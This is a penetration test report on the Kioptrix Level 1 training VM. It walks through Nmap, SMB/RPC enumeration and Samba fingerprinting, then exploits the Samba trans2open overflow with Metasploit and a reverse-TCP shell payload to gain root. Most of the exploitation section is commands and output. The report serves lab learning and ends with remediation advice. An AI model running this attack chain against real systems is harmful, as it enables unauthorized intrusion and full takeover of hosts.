

Kioptrix Level 1

Penetration Test Report

Ayman Abdelmonsef

RPC & NetBIOS Enumeration — Full Exploitation Walkthrough

Target: 192.168.147.128 | Attacker: 192.168.147.129

Date: May 24, 2026

Executive Summary

This report documents the full penetration test performed against the Kioptrix Level 1 vulnerable machine. The engagement covered host discovery, service enumeration, vulnerability identification, and exploitation. Root-level access was achieved via the Samba trans2open buffer overflow vulnerability (CVE-2003-0201).

Target IP	192.168.147.128
Attacker IP	192.168.147.129
OS Detected	Linux (Red Hat)
Key Services	SSH (22), HTTP (80), RPC (111), NetBIOS/SMB (139), HTTPS (443)
Vulnerability	CVE-2003-0201 – Samba trans2open Overflow
Access Gained	root (uid=0, gid=0)
Tool Used	Metasploit – exploit/linux/samba/trans2open

Step 1: Host Discovery


A ping sweep was conducted against the entire subnet (192.168.147.0/24) using `fping` to identify live hosts. The target was found at 192.168.147.128.

Command

```
fping -a -g 192.168.147.0/24 2>/dev/null
```

Result

Active hosts discovered: 192.168.147.1, 192.168.147.2, 192.168.147.128, 192.168.147.129




```
(ayman@ayman)-[~]  
$ fping -a -g 192.168.147.0/24 2>/dev/null  
192.168.147.1  
192.168.147.2  
192.168.147.128  
192.168.147.129
```

Step 2: Service & Port Enumeration (Nmap)

A comprehensive Nmap scan was run against the target with service version detection (`-sV`), script scanning (`-sC`), and timing template T4 for speed.

Command

```
nmap -sC -sV -T4 192.168.147.128
```



```
$ nmap -sC -sV -T4 192.168.147.128  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-24 14:13 +0300
```

Discovered Services

- Port 22/tcp — SSH (OpenSSH 2.9p2, Protocol 1.99) — SSHv1 supported (legacy/insecure)
- Port 80/tcp — HTTP (Apache 1.3.20 with mod_ssl/2.8.4, OpenSSL 0.9.6b)
- Port 111/tcp — RPC portmapper (rpcbind v2) with status service on port 1024
- Port 139/tcp — NetBIOS/SMB (Samba, workgroup: MYGROUP)
- Port 443/tcp — HTTPS (Apache 1.3.20, SSLv2 enabled with weak ciphers)

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind      2 (RPC #100000)
|_rpcinfo:
|   program version    port/proto  service
|   100000  2             111/tcp     rpcbind
|   100000  2             111/udp     rpcbind
|   100024  1             1024/tcp    status
|   100024  1             1024/udp    status
139/tcp   open  netbios-ssn  Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https    Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl2:
|   SSLv2 supported
|   ciphers:
|   SSL2_DES_64_CBC_WITH_MD5
|   SSL2_RC4_128_WITH_MD5
|   SSL2_DES_192_EDE3_CBC_WITH_MD5
|   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5

```

Notable: Apache is exposing the TRACE HTTP method (potentially risky). SSLv2 is enabled with weak cipher suites including DES and RC4 variants.

Step 3: NetBIOS Enumeration

3.1 — nmblookup (NetBIOS Name Query)

nmblookup was used to query the NetBIOS name table of the target and confirm host identity within the workgroup.

Command

```
nmblookup -A 192.168.147.128
```

Findings

- Hostname: KIOPTRIX (active on NetBIOS)
- Workgroup: MYGROUP (master browser: KIOPTRIX)
- MAC Address: 00-00-00-00-00-00 (VMware virtual interface)

```
(ayman@ayman)-[~]
$ nmblookup -A 192.168.147.128
Looking up status of 192.168.147.128
KIOPTRIX <00> - B <ACTIVE>
KIOPTRIX <03> - B <ACTIVE>
KIOPTRIX <20> - B <ACTIVE>
..__MSBROWSE__ <01> - <GROUP> B <ACTIVE>
MYGROUP <00> - <GROUP> B <ACTIVE>
MYGROUP <1d> - B <ACTIVE>
MYGROUP <1e> - <GROUP> B <ACTIVE>

MAC Address = 00-00-00-00-00-00
```

3.2 — smbclient (Anonymous Share Listing)

smbclient was used anonymously to enumerate available SMB shares without credentials.

Command

```
smbclient -L //192.168.147.128 -N
```

Findings

- Share IPC\$ — IPC Service (Samba Server)
- Share ADMIN\$ — IPC Service (Samba Server)
- Server: KIOPTRIX — Samba Server
- Workgroup Master: MYGROUP → KIOPTRIX
- Anonymous login was successful (no credentials required)

```
(ayman@ayman)-[~]
$ smbclient -L //192.168.147.128 -N
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

  Sharename      Type      Comment
  -----
  IPC$           IPC       IPC Service (Samba Server)
  ADMIN$         IPC       IPC Service (Samba Server)

Reconnecting with SMB1 for workgroup listing.
Server does not support EXTENDED_SECURITY but 'client use spnego = yes' and 'client ntlmv2 auth = yes' is set
Anonymous login successful

  Server      Comment
  -----
  KIOPTRIX    Samba Server

  Workgroup    Master
  -----
  MYGROUP      KIOPTRIX
```

Step 4: RPC Enumeration

4.1 — enum4linux

enum4linux was run to perform comprehensive RPC/SMB enumeration covering users, groups, shares, and domain information.

Command

```
enum4linux -U -S 192.168.147.128
```

Key Findings

- Domain Name: MYGROUP
- Domain SID: NULL SID (host is not a domain member)
- Shares: IPC\$ and ADMIN\$ (IPC service only, no file shares)
- Server: KIOPTRIX is the workgroup master browser
- User enumeration produced errors, suggesting restricted RID cycling

```
(ayman@ayman)-[~]
$ enum4linux -U -S 192.168.147.128
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun May 24 14:24:19 2026

( Target Information )

Target ..... 192.168.147.128
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
Domain Name: MYGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

( Users on 192.168.147.128 )

Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.

Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.

( Share Enumeration on 192.168.147.128 )

  Sharename      Type      Comment
  -----
  IPC$           IPC       IPC Service (Samba Server)
  ADMIN$         IPC       IPC Service (Samba Server)
Reconnecting with SMB1 for workgroup listing.

  Server          Comment
  -----
  KIOPTRIX        Samba Server

  Workgroup       Master
  -----
  MYGROUP         KIOPTRIX
```

4.2 — rpcclient


rpcclient was connected anonymously to further enumerate domain and server information via RPC calls.

Command

```
rpcclient -U "" -N 192.168.147.128
```

RPC Queries Run

- querydominfo — Domain: MYGROUP, Server: KIOPTRIX, 50 users/groups, Server Role: ROLE_DOMAIN_PDC
- queryuser 0x3e8 — Returned NT_STATUS_NO_SUCH_USER (RID cycling not fruitful)
- enumdomusers — Command not found (restricted)

A terminal window with a dark background and light-colored text. The prompt is (ayman@ayman)-[~]. The user enters the command \$ rpcclient -U "" -N 192.168.147.128. The prompt changes to rpcclient \$. The user enters ls, and the output is command not found: ls. The user enters enumdomusers, and the output is command not found: enumdomusers. The user enters querydominfo, and the output is Domain: MYGROUP, Server: KIOPTRIX, Comment: Total Users: 50, Total Groups: 50, Total Aliases: 50, Sequence No: 1779622813, Force Logoff: 18446744073709551615, Domain Server State: 0x1, Server Role: ROLE_DOMAIN_PDC, Unknown 3: 0x1. The user enters queryuser 0x3e8, and the output is result was NT_STATUS_NO_SUCH_USER. The user enters enumprvs, and the output is result was NT_STATUS_RPC_PROCNUM_OUT_OF_RANGE.

```
(ayman@ayman)-[~]
$ rpcclient -U "" -N 192.168.147.128
rpcclient $ ls
command not found: ls
rpcclient $ enumdomusers
command not found: enumdomusers
rpcclient $ querydominfo
Domain: MYGROUP
Server: KIOPTRIX
Comment:
Total Users: 50
Total Groups: 50
Total Aliases: 50
Sequence No: 1779622813
Force Logoff: 18446744073709551615
Domain Server State: 0x1
Server Role: ROLE_DOMAIN_PDC
Unknown 3: 0x1
rpcclient $ queryuser 0x3e8
result was NT_STATUS_NO_SUCH_USER
rpcclient $ enumprvs
result was NT_STATUS_RPC_PROCNUM_OUT_OF_RANGE
```

Step 5: Vulnerability Identification

5.1 — SMB Vulnerability Scan (Nmap Scripts)

Nmap SMB vulnerability scripts were run against port 139 to identify known CVEs.

Command

```
sudo nmap -script smb* -p 139 192.168.147.128
```

Result

- smb-vuln-cve2009-3103: VULNERABLE — SMBv2 Negotiation Vulnerability (Microsoft Security Advisory 975497)
- smb2-capabilities: SMB 2+ not supported on this target

Note: The SMBv2 vuln (CVE-2009-3103) affects Windows Vista/2008/7 systems; it was flagged by the script but is not directly exploitable on this Linux target. The key finding remains Samba.

```

(ayman@ayman)-[~]
$ sudo nmap --script smb* -p 139 192.168.147.128
[sudo] password for ayman:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-24 14:27 +0300
Nmap scan report for 192.168.147.128
Host is up (0.00030s latency).

PORT      STATE SERVICE
139/tcp   open  netbios-ssn
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
MAC Address: 00:0C:29:7C:3A:16 (VMware)

Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|     SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|       State: VULNERABLE
|       IDs: CVE:CVE-2009-3103
|       Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2
|
|       Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
|       denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
|       PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|       aka "SMBv2 Negotiation Vulnerability."
|
|       Disclosure date: 2009-09-08
|       References:
|         http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or
more fields are missing); aborting [14]
|_smb-vuln-ms10-054: false
|_smb2-capabilities: SMB 2+ not supported
|_smb-print-text: false
|_smb-flood: ERROR: Script execution failed (use -d to debug)
|_smb-menum:
|_ ERROR: Failed to connect to browser service: Could not negotiate a connection:SMB: ERROR: Server returned less data than
it was supposed to (one or more fields are missing); aborting [14]
|_smb2-time: Protocol negotiation failed (SMB2)

```

5.2 — Samba Version Fingerprinting (Metasploit)

The Metasploit SMB version scanner module was used to fingerprint the exact Samba version running on the target.

Commands

```

msfconsole -q
use auxiliary/scanner/smb/smb_version
set rhost 192.168.147.128
run

```

Result

- Samba version identified: Samba 2.2.1a


```
ayman@ayman: ~ x ayman@ayman: ~ x ayman@ayman: ~ x
[ayman@ayman]-[~]
$ msfconsole -q
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     no              The target port (TCP)
  THREADS   1              The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf auxiliary(scanner/smb/smb_version) > set rhost 192.168.147.128
rhost => 192.168.147.128
msf auxiliary(scanner/smb/smb_version) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.147.128:139 - Host could not be identified: Unix (Samba 2.2.1a)
[*] 192.168.147.128 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

5.3 — Exploit Search (searchsploit)

With the Samba version confirmed, searchsploit was used to look up known public exploits.

Command

```
searchsploit Samba 2.2.1a
```

Exploits Found

- Samba 2.2.0 < 2.2.8 (OSX) — trans2open Overflow (Metasploit) — osx/remote/9924.rb
- Samba < 2.2.8 (Linux/BSD) — Remote Code Execution — multiple/remote/10.c
- Samba < 3.0.20 — Remote Heap Overflow — linux/remote/7701.txt
- Samba < 3.6.2 (x86) — Denial of Service (PoC) — linux_x86/dos/36741.py

```
[ayman@ayman]-[~]
$ searchsploit Samba 2.2.1a
```

Exploit Title	Path
Samba 2.2.0 < 2.2.8 (OSX) - trans2open Overflow (Metasploit)	osx/remote/9924.rb
Samba < 2.2.8 (Linux/BSD) - Remote Code Execution	multiple/remote/10.c
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
Shellcodes: No Results
```

The trans2open overflow (CVE-2003-0201) is a stack-based buffer overflow in the Samba smbd daemon, allowing unauthenticated remote code execution as root.

Step 6: Exploitation

6.1 — Selecting the Exploit Module

The trans2open exploit module for Linux/x86 was selected in Metasploit and configured with a reverse shell payload.

Commands


```

search trans2open
use 1 (exploit/linux/samba/trans2open)
set payload linux/x86/shell/reverse_tcp

```

```

msf auxiliary(scanner/smb/smb_version) > search trans2open

Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/freebsd/samba/trans2open         2003-04-07      great No     Samba trans2open Overflow (*BSD x86)
1  exploit/linux/samba/trans2open           2003-04-07      great No     Samba trans2open Overflow (Linux x86)
2  exploit/osx/samba/trans2open             2003-04-07      great No     Samba trans2open Overflow (Mac OS X PPC)
3  exploit/solaris/samba/trans2open         2003-04-07      great No     Samba trans2open Overflow (Solaris SPARC)

Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce'

msf auxiliary(scanner/smb/smb_version) > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf exploit(linux/samba/trans2open) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp

```

6.2 — Configuring Exploit Options

Module Options Set

- RHOSTS (target): 192.168.147.128
- LHOST (attacker): 192.168.147.129
- LPORT: 4444 (default)
- Exploit target: Samba 2.2.x — Bruteforce

```

msf exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

Name      Current Setting  Required  Description
--      -
RHOSTS    192.168.147.128 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     139              yes       The target port (TCP)

Payload options (linux/x86/shell/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     172.16.0.2       yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:

Id  Name
--  -
0   Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf exploit(linux/samba/trans2open) > set rhosts 192.168.147.128
rhosts => 192.168.147.128
msf exploit(linux/samba/trans2open) > set lhost 192.168.147.129
lhost => 192.168.147.129

```

6.3 — Launching the Exploit

Command

run

The exploit started a reverse TCP handler, then brute-forced return addresses against the Samba daemon on port 139. Multiple sessions were opened before a stable shell was caught.

```
msf exploit(linux/samba/trans2open) > run
[*] Started reverse TCP handler on 192.168.147.129:4444
[*] 192.168.147.128:139 - Trying return address 0xbffffdc...
[*] 192.168.147.128:139 - Trying return address 0xbffffcfc...
[*] 192.168.147.128:139 - Trying return address 0xbffffbfc...
```

6.4 — Root Shell Obtained

A command shell session was successfully opened. Verification confirmed full root access on the Kioptrix machine.

- whoami → root
- id → uid=0(root) gid=0(groups=99(nobody))
- hostname → kioptrix
- pwd → /tmp, then navigated to /root
- ls /root → anaconda-ks.cfg (kickstart configuration file visible)

```
[*] 192.168.147.128:139 - Trying return address 0xbffffdc...
[*] Sending stage (36 bytes) to 192.168.147.128
[*] 192.168.147.128:139 - Trying return address 0xbffff7fc...
[*] Sending stage (36 bytes) to 192.168.147.128
[*] 192.168.147.128:139 - Trying return address 0xbffff6fc...
[*] 192.168.147.128:139 - Trying return address 0xbffff5fc...
[*] Command shell session 1 opened (192.168.147.129:4444 → 192.168.147.128:1073) at 2026-05-26 00:22:56 +0300
[*] Command shell session 2 opened (192.168.147.129:4444 → 192.168.147.128:1074) at 2026-05-26 00:22:57 +0300
wh[+] Command shell session 4 opened (192.168.147.129:4444 → 192.168.147.128:1076) at 2026-05-26 00:23:03 +0300
whoami
/bin//sh: wwwhoami: command not found
[*] Command shell session 3 opened (192.168.147.129:4444 → 192.168.147.128:1075) at 2026-05-26 00:23:22 +0300
whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
/bin/bash -i
bash: no job control in this shell
[root@kioptrix tmp]# ls
ls
[root@kioptrix tmp]# pwd
pwd
/tmp
[root@kioptrix tmp]# cd /root
cd /root
[root@kioptrix root]# ls
ls
anaconda-ks.cfg
[root@kioptrix root]#
```

Findings Summary

Finding	Severity	Details
Samba 2.2.1a — trans2open RCE	Critical	CVE-2003-0201. Unauthenticated RCE as root via stack overflow in smbld.
SSHv1 Enabled	High	OpenSSH 2.9p2 supports deprecated SSHv1 protocol, vulnerable to MITM.
Apache 1.3.20 / mod_ssl 2.8.4	High	End-of-life Apache with known vulnerabilities including OpenFuck (CVE-2002-0082).
SSLv2 with Weak Ciphers	High	SSLv2 enabled with DES/RC4 ciphers; susceptible to DROWN and BEAST attacks.

Anonymous SMB Login	Medium	IPC\$ accessible without credentials; enables enumeration of server metadata.
TRACE HTTP Method	Low	Apache has TRACE enabled; potential Cross-Site Tracing (XST) vector.

Recommendations

- Update Samba immediately to a supported version (3.x+ or current) to remediate CVE-2003-0201.
- Disable SSHv1 and enforce SSHv2 only in the OpenSSH configuration.
- Upgrade Apache to a supported version and replace mod_ssl with a modern OpenSSL build.
- Disable SSLv2 and SSLv3; enforce TLS 1.2 or higher only.
- Disable the TRACE HTTP method in Apache configuration (TraceEnable Off).
- Restrict SMB null session access by enforcing authentication on all shares.

Conclusion

The Kioptrix Level 1 machine was fully compromised through a straightforward attack chain: host discovery, service enumeration via Nmap, NetBIOS/SMB enumeration with nmblookup, smbclient, enum4linux, and rpcclient, Samba version fingerprinting, and exploitation of the well-known trans2open buffer overflow. Root shell access was obtained without any credentials. The machine demonstrates the critical importance of keeping network services patched and up to date.